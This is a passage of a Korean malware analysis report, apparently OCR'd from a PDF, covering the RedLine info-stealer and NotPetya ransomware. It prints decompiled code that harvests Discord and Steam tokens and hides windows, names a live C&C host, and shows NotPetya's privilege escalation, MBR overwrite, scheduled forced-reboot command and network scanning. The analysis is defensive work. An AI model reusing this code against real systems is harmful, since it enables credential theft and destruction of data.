
[그림 53. Yandex\\YaAddon 디렉토리 생성 확인]

● windows, Program Files, Program Files (x86), Program Data 등의 디렉토리를 탐색하는 것을 확인할 수 있다.



[그림 54. 디렉토리 탐색 확인]


● 하위 디렉토리와 디렉토리 내의 파일들을 탐색하는 것도 확인할 수 있다.



[그림 55. 하위 디렉토리 탐색 및 파일 탐색]

● Nord VPN 에 대한 계정 정보도 탐색하는 것을 확인할 수 있다.

[그림 56. Nord VPN 관련 파일 확인 1]



[그림 57. Nord VPN 관련 파일 확인 2]

● Proton VPN 의 ovpn 파일을 찾는 것을 확인할 수 있다.

[그림 58. Proton VPN 관련 파일 확인]

● Open VPN 의 ovpn 파일을 찾는 것을 확인할 수 있다.

[그림 59. Open VPN 관련 파일 확인]

● 텔레그램, 디스코드, 스팀의 계정 및 토큰 정보를 찾는 것을 확인할 수 있다.

[그림 60. 텔레그램 확인 1]

[그림 61. 텔레그램 확인 2]

```
// Token: 0x06000121 RID: 289 RVA: 0x000082A0 File Offset: 0x000064A0
public override IEnumerable<Class43> vmethod_1()
{
    List<Class43> list = new List<Class43>();
    try
    {
        string text = Environment.ExpandEnvironmentVariables(new string(new char[]
        {
            '%', 'a', 'p', 'p', 'd', 'a', 't', 'a', '%', '\\',
            'd', 'i', 's', 'c', 'o', 'r', 'd', '\\', 'L', 'o',
            'c', 'a', 'l', ' ', 'S', 't', 'o', 'r', 'a', 'g',
            'e', '\\', 'l', 'e', 'v', 'e', 'l', 'd', 'b'
        }));
        list.Add(new Class43
        {
            Directory = text,
            Pattern = "-+.lo--g".Replace("-", string.Empty),
            Recoursive = false
        });
        list.Add(new Class43
        {
            Directory = text,
            Pattern = "1+.l1ld1b".Replace("1", string.Empty),
            Recoursive = false
        });
    }
    catch
    {
    }
    return list;
}
```

[그림 62. 디스코드 \discord\Local Storage\leveldb 디렉토리 .log, .ldb 파일 확인]

```
// Token: 0x0600017C RID: 380 RVA: 0x0000BA2C File Offset: 0x00006C2C
public override IEnumerable<Class43> vmethod_1()
{
    List<Class43> list = new List<Class43>();
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(new string(new char[]
        {
            'S', 'o', 'f', 't', 'w', 'a', 'r', 'e', '\\', 'V',
            'a', 'l', 'v', 'e', '\\', 'S', 't', 'e', 'a', 'm'
        }));
        if (registryKey == null)
        {
            return list;
        }
        string text = registryKey.GetValue(new string(new char[] { 'S', 't', 'e', 'a', 'm', 'P', 'a', 't', 'h' })) as string;
        if (!Directory.Exists(text))
        {
            return list;
        }
        list.Add(new Class43
        {
            Directory = text,
            Pattern = new string(new char[] { '*', 's', 's', 'f', 'n', '*' }),
            Recoursive = false
        });
        list.Add(new Class43
        {
            Directory = Path.Combine(text, new string(new char[] { 'c', 'o', 'n', 'f', 'i', 'g' })),
            Pattern = new string(new char[]
            {
                '*', '.', 'v', 'd', 'f', 'r', 'i', 'n', 'g', '.',
                'R', 'e', 'p', 'l', 'a', 'c', 'e', 'd', 'f'
            }).Replace("string.Replace", string.Empty),
            Recoursive = false
        });
    }
    catch
    {
    }
    return list;
}
```

[그림 63. 스팀 레지스트리 Software\Valve\Steam 액세스 및 steamPath, ssfn, config, .vdf 파일 확인]

● 콘솔 창을 숨기는 기능을 확인할 수 있다.

```
// Token: 0x060002A7 RID: 679 RVA: 0x00008594 File Offset: 0x00009794
public static void smethod_0()
{
    try
    {
        IntPtr intPtr = Class41.LoadLibrary("kernel32");
        IntPtr intPtr2 = Class41.LoadLibrary("user32.dll");
        IntPtr procAddress = Class41.GetProcAddress(intPtr, "GetConsoleWindow");
        IntPtr procAddress2 = Class41.GetProcAddress(intPtr2, "ShowWindow");
        IntPtr intPtr3 = Class41.smethod_2(Class41.smethod_1<Class41.Delegate1>(procAddress));
        Class41.smethod_3(Class41.smethod_1<Class41.Delegate2>(procAddress2), intPtr3, 0);
    }
    catch
    {
    }
}
```

[그림 64. 콘솔 창 숨김 확인]

● 악성 코드는 WCF 기반의 원격 서비스를 통하여 C&C 서버와 통신을 진행하고 있으며 위에서 수집한 정보를 C&C 서버로 보낸다.

```
// Token: 0x02000041 RID: 65
[ServiceContract(Name = "Endpoint")]
public interface IRemoteEndpoint
{
    // Token: 0x06000310 RID: 784
    [OperationContract(Name = "CheckConnect")]
    bool CheckConnect();

    // Token: 0x06000311 RID: 785
    [OperationContract(Name = "EnvironmentSettings")]
    ScanningArgs GetArguments();

    // Token: 0x06000312 RID: 786
    [OperationContract(Name = "SetEnvironment")]
    void VerifyScanRequest(ScanResult user);

    // Token: 0x06000313 RID: 787
    [OperationContract(Name = "GetUpdates")]
    IList<UpdateTask> GetUpdates(ScanResult user);

    // Token: 0x06000314 RID: 788
    [OperationContract(Name = "VerifyUpdate")]
    void VerifyUpdate(ScanResult user, int updateId);
}
```

[그림 65. 원격 서비스 방식 확인]


```
this.string_0 = "siyatermi.duckdns.org:17044";
```

[그림 66. C&C 서버 확인]

```
// Token: 0x0200003D RID: 61
public static class SystemInfoHelper
{
    // Token: 0x060002B5 RID: 693 RVA: 0x0000B5FC File Offset: 0x000097FC
    public static global::System.ServiceModel.Channels.Binding smethod_0()
    {
        BasicHttpBinding basicHttpBinding = new BasicHttpBinding();
        SystemInfoHelper.smethod_13(basicHttpBinding, int.MaxValue);
        SystemInfoHelper.smethod_14(basicHttpBinding, 2147483647L);
        SystemInfoHelper.smethod_15(basicHttpBinding, 2147483647L);
        SystemInfoHelper.smethod_17(basicHttpBinding, SystemInfoHelper.smethod_16(30.0));
        SystemInfoHelper.smethod_18(basicHttpBinding, SystemInfoHelper.smethod_16(30.0));
        SystemInfoHelper.smethod_19(basicHttpBinding, SystemInfoHelper.smethod_16(30.0));
        SystemInfoHelper.smethod_20(basicHttpBinding, SystemInfoHelper.smethod_16(30.0));
        SystemInfoHelper.smethod_21(basicHttpBinding, TransferMode.Buffered);
        SystemInfoHelper.smethod_22(basicHttpBinding, false);
        SystemInfoHelper.smethod_23(basicHttpBinding, null);
        XmlDictionaryReaderQuotas xmlDictionaryReaderQuotas = new XmlDictionaryReaderQuotas();
        SystemInfoHelper.smethod_24(xmlDictionaryReaderQuotas, 44567654);
        SystemInfoHelper.smethod_25(xmlDictionaryReaderQuotas, int.MaxValue);
        SystemInfoHelper.smethod_26(xmlDictionaryReaderQuotas, int.MaxValue);
        SystemInfoHelper.smethod_27(xmlDictionaryReaderQuotas, int.MaxValue);
        SystemInfoHelper.smethod_28(xmlDictionaryReaderQuotas, int.MaxValue);
        SystemInfoHelper.smethod_29(basicHttpBinding, xmlDictionaryReaderQuotas);
        BasicHttpSecurity basicHttpSecurity = new BasicHttpSecurity();
        SystemInfoHelper.smethod_30(basicHttpSecurity, BasicHttpSecurityMode.None);
        SystemInfoHelper.smethod_31(basicHttpBinding, basicHttpSecurity);
        return basicHttpBinding;
    }
```

[그림 67. 네트워크 통신을 위한 basicHttpBinding 객체 생성 확인]

[그림 68. http 통신 채널 생성 확인]



[그림 70. wireshark DNS queries 확인]

● 정리해보면, RedLine 악성코드는 처음 실행 시 파일을 드랍하며 위장하고, 악성코드 실행 시 악성 C&C 서버인 siyatermi.duckdns.org:17044 와 네트워크 통신을 진행하며, 감염된 PC 의 위치 정보, 시스템 정보, VPN 정보, 쿠키 정보, 텔레그램 및 디스코드 등의 파일 정보 등을 탐색한 뒤 이와 관련된 계정 정보 및 토큰 정보들을 C&C 서버에 전송하는 악성코드임을 알 수 있다.

대응 방안

- 탐지용 YARA 룰 생성

- C&C 주소 차단

- 보안 정책 반영

🔍 Sample #2: [NotPetya]

- 분석 시기: 2025-03-08

- 악성코드 유형: 랜섬웨어

- 사용 도구: Ida Free, xdbg, Detect it easy, Procmon, Process Explorer

- 분석 방식: 정적 분석, 동적 분석

🧠 주요 기능 요약

- MBR 암호화 및 랜덤 한 키 값으로 파일 암호화

- 액티브 디렉토리와 자격 증명을 통해 네트워크로 전파

🔁 동작 흐름 요약 및 순서도

1. 실행

2. 프로세스 권한 설정

3. 시스템 및 서버 정보 확인


4. 파일 암호화

5. 로그 파일 제거 및 시스템 변경

6. 자격 증명 탐색 및 공유 폴더 연결

7. SID 탐색 및 SID 가(512, 519) 일 경우 새로운 스레드 생성 및 실행

8. 액티브 디렉토리 탐색



상세 분석

● 랜섬웨어 실행 시 실행 중인 프로세스에 디버깅(관리자) 권한, 시스템 종료권한, TCB(시스템 관리)권한을 설정하는 것을 볼 수 있다.

```
void sub_10007CC0()
{
  int v0; // esi

  if ( !dword_1001F114 )
  {
    dword_1001F118 = GetTickCount();
    v0 = sub_100081BA(L"SeShutdownPrivilege") != 0;
    if ( sub_100081BA(L"SeDebugPrivilege") )
      v0 |= 2u;
    if ( sub_100081BA(L"SeTcbPrivilege") )
      v0 |= 4u;
    dword_1001F144 = v0;
    dword_1001F104 = sub_10008677();
    if ( GetModuleFileNameW(hLibModule, &pszPath, 0x30Cu) )
      sub_10008ACF();
  }
}
```


[그림 1. 권한 설정]

● 물리적 드라이브의 정보를 가져와 MBR 을 암호화하여 정상적으로 부팅을 할 수 없게 만든다. (1MZ 로 시작하는 문자열은 암호화폐 지갑을 의미)

```
qmemcpy(v21, Buffer, sizeof(v21));
for ( j = 0; j < 0x200; ++j )
  v21[j] ^= 7u;
memset(v20, 7, sizeof(v20));
v23 = 0;
result = sub_10001424(v24, 0x20u);
dword_1001F8F8 = result;
if ( result >= 0 )
{
  result = sub_10001424(&v24[32], 8u);
  dword_1001F8F8 = result;
  if ( result >= 0 )
  {
    strcpy((char *)&v24[40], "1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX");
    v7 = strlen(Src);
    v8 = v7;
    if ( v7 )
    {
      if ( v7 > 0x156 )
        v8 = 342;
      memcpy(&v24[168], Src, v8);
      v24[v8 + 168] = 0;
    }
    v9 = (void *)off_1001B104(0x200u);
    v30 = v9;
    if ( v9 )
    {
      qmemcpy(v9, &unk_10018C50, 0x200u);
      result = 0;
    }
    else
    {
      result = -2147024882;
    }
```


[그림 2. MBR 암호화]

● 이 후, 특정 시간 이후 시스템을 강제 재부팅을 시키기 위한 스케줄 설정을 cmd.exe 를 통해 실행한다.




```
int sub_100084DF()
{
  int v0; // ebx
  unsigned int v1; // eax
  unsigned int v2; // esi
  unsigned int v3; // edi
  const wchar_t *v4; // eax
  WCHAR v6[1024]; // [esp+Ch] [ebp-E28h] BYREF
  WCHAR Buffer[780]; // [esp+80Ch] [ebp-628h] BYREF
  struct _SYSTEMTIME SystemTime; // [esp+E24h] [ebp-10h] BYREF

  v0 = 0;
  GetLocalTime(&SystemTime);
  v1 = sub_10006973();
  if ( v1 < 0xA )
    v1 = 10;
  v2 = (v1 + 3) % 0x3C + SystemTime.wMinute;
  v3 = ((v1 + 3) / 0x3C + SystemTime.wHour) % 0x18;
  if ( GetSystemDirectoryW(Buffer, 0x30Cu) && PathAppendW(Buffer, L"shutdown.exe /r /f") )
  {
    if ( sub_10008494() )
    {
      v4 = L"/RU \"SYSTEM\" ";
      if ( (dword_1001F144 & 4) == 0 )
        v4 = (const wchar_t *)&unk_10014388;
      wsprintfW(v6, L"schtasks %ws/Create /SC once /TN \"\" /TR \"%ws\" /ST %02d:%02d", v4, Buffer, v3, v2);
    }
    else
    {
      wsprintfW(v6, L"at %02d:%02d %ws", v3, v2, Buffer);
    }
    v6[1023] = 0;
    return sub_1000838D(0);
  }
  return v0;
}
```


[그림 3. 강제 재부팅 설정 1]



[그림 4. 강제 재부팅 설정 2]



[그림 5. 강제 재부팅 설정 3]



[그림 6. 강제 재부팅 설정 4]

● Microsoft-DS 서비스(포트 445)와 NetBIOS Session Service(포트 139)가 열려있는지 확인하는 것을 볼 수 있으며, TCP 연결 정보 및 ARP, 네트워크 서버 목록 등을 확인하여 호스트와 연결된 네트워크 정보를 수집하는 것을 확인할 수 있다.

```
int __stdcall sub_1000A3D9(int a1)
{
  int v1; // esi

  v1 = 0;
  if ( sub_1000A2E8(a1, 0x1BDu) || sub_1000A2E8(a1, 0x8Bu) )
    return 1;
  return v1;
}
```

[그림 7. 445 포트 및 139 포트 오픈 확인]

```
v1 = 0;
LibraryW = LoadLibraryW(L"iphlpapi.dll");
hLibModule = LibraryW;
if ( LibraryW )
{
  GetExtendedTcpTable = (DWORD (__stdcall *)(PVOID, PDWORD, BOOL, ULONG, TCP_TABLE_CLASS, ULONG))GetProcAddress(
                                                                                                    LibraryW,
                                                                                                    "GetExtendedTcpTable");
  if ( GetExtendedTcpTable )
  {
    v13 = 0x100000;
    ProcessHeap = GetProcessHeap();
    v5 = (unsigned int *)HeapAlloc(ProcessHeap, 8u, 0x100000u);
    v12 = v5;
    if ( v5 )
    {
      v6 = GetExtendedTcpTable(v5, (PDWORD)&v13, 0, 2, TCP_TABLE_BASIC_CONNECTIONS, 0);
      v1 = v6 == 0;
      if ( !v6 )
      {
        v14 = 0;
        if ( *v5 )
        {
          v7 = (unsigned __int8 *)v5 + 18;
          do
          {
            if ( *(_DWORD *)(v7 - 14) == 5 )
            {
              wsprintfW(v10, L"%u.%u.%u.%u", *(v7 - 2), *(v7 - 1), *v7, v7[1]);
              sub_10006FC7((char *)v10, 0, a1);
              v5 = v12;
            }
            ++v14;
            v7 += 20;
          }
```


[그림 8. TCP 연결 확인]

```
v10 = 0;
SizePointer = 0;
IpNetTable = GetIpNetTable(0, &SizePointer, 0);
if ( IpNetTable == 232 )
  return 0;
if ( IpNetTable == 122 )
{
  v7 = SizePointer;
  ProcessHeap = GetProcessHeap();
  v4 = (struct _MIB_IPNETTABLE *)HeapAlloc(ProcessHeap, 0, v7);
  v11 = v4;
  if ( v4 )
  {
    if ( !GetIpNetTable(v4, &SizePointer, 0) )
    {
      v10 = 1;
      v12 = 0;
      if ( v4->dwNumEntries )
      {
        v9 = 3;
        v5 = (char *)&v4->table[0].dwAddr + 2;
        do
        {
          if ( !memcmp(v5 + 2, (const char *)&v9, 4) )
          {
            wsprintfW(
              v8,
              L"%u.%u.%u.%u",
              *((unsigned __int8 *)v5 - 2),
              *((unsigned __int8 *)v5 - 1),
              *(unsigned __int8 *)v5,
              *((unsigned __int8 *)v5 + 1));
            sub_10006FC7((char *)v8, 0, a1);
          }
          ++v12;
          v5 += 24;
        }
        while ( v12 < v11->dwNumEntries );
```

